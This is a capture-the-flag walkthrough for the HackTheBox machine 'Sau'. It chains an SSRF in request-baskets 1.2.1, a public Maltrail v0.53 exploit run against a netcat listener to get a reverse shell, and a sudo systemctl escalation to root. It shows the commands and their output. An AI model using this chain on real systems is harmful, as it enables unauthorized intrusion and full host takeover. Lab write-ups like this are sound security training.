
SAU HackTheBox Walkthrough




Step 1: Copy the IP address and scan the IP using nmap for open ports.

```
-(root ™ Mysterious)-[/home/Mysterious]
# nmap -sS 10.10.11.224
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-16 11:26 EDT
Nmap scan report for 10.10.11.224
Host is up (0.27s latency).
Not shown: 997 closed tcp ports (reset)
PORT
         STATE
                  SERVICE
22/tcp
        open
80/tcp filtered http
55555/tcp open
                 unknown
Nmap done: 1 IP address (1 host up) scanned in 24.45 seconds
   (root ™ Mysterious)-[/home/Mysterious]
```

We found 2 open ports and 1 filtered port.

Step 2:


Check whether we have any website hosted on this IP or not. We found a website on port 55555 (http://10.10.11.224:55555/web).



Step 3:


We have also got a service name along with the version which can be vulnerable.

Powered by request-baskets | Version: 1.2.1




According to this repo we have to forward the request to http://127.0.0.1:80/


Step 4:Create a new basket in /web webpage.



So, after creating a new basket, go to Configuration settings and do the changes as done in the below picture.




Now copy the link and open it in a new tab. You will get a new webpage.



Step 5:

In the new site we will get to know about a new service called Maltrail (v0.53).

After googling about it, we found another Github repo for exploiting this version (https://github.com/spookier/Maltrail-v0.53-Exploit).



Step 6:

Clone the repo in the local machine using command :-

git clone https://github.com/spookier/Maltrail-v0.53-Exploit.git

Now, open 2 terminal side-by-side.

In one terminal, listen for the incoming request on port 4444 using netcat command, i.e.,

nc -nlvp 4444

In another terminal, go to the directory and run this command:-

python3 exploit.py [listening_IP] 4444 http://10.10.11.224:55555/htb_sau/login

After executing the command, you will get a reverse shell.

Step 7:

Navigate to the /home/puma directory, and you will get a file called user.txt, where you will get the user flag.

```
(root ™ Mysterious)-[/home/Mysterious]
# nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.14.51] from (UNKNOWN) [10.10.11.224] 60442
$ cd /home/puma
cd /home/puma
$ ls
ls
LinPeas.sh exploit exploit.c exploit.sh user.txt
```

Step 8:


Now type the command:-

\$ sudo -l

[For more details about this command, check <u>click here</u>]

We got only one command that we can run as a non-root user.

After doing some research, we got a way to gain the root shell from https://exploit-notes.hdks.org/exploit/linux/privilege-excalation/ escalation/sudo/sudo-systemctl-privilege-escalation/



Step 9:

Now, type the command:

\$ sudo /usr/bin/systemctl status trail.service

So, finally we got the root access. Now go to the /root directory and you will get the root flag inside root.txt file.

```
# ls /root
ls /root
go root.txt
#
```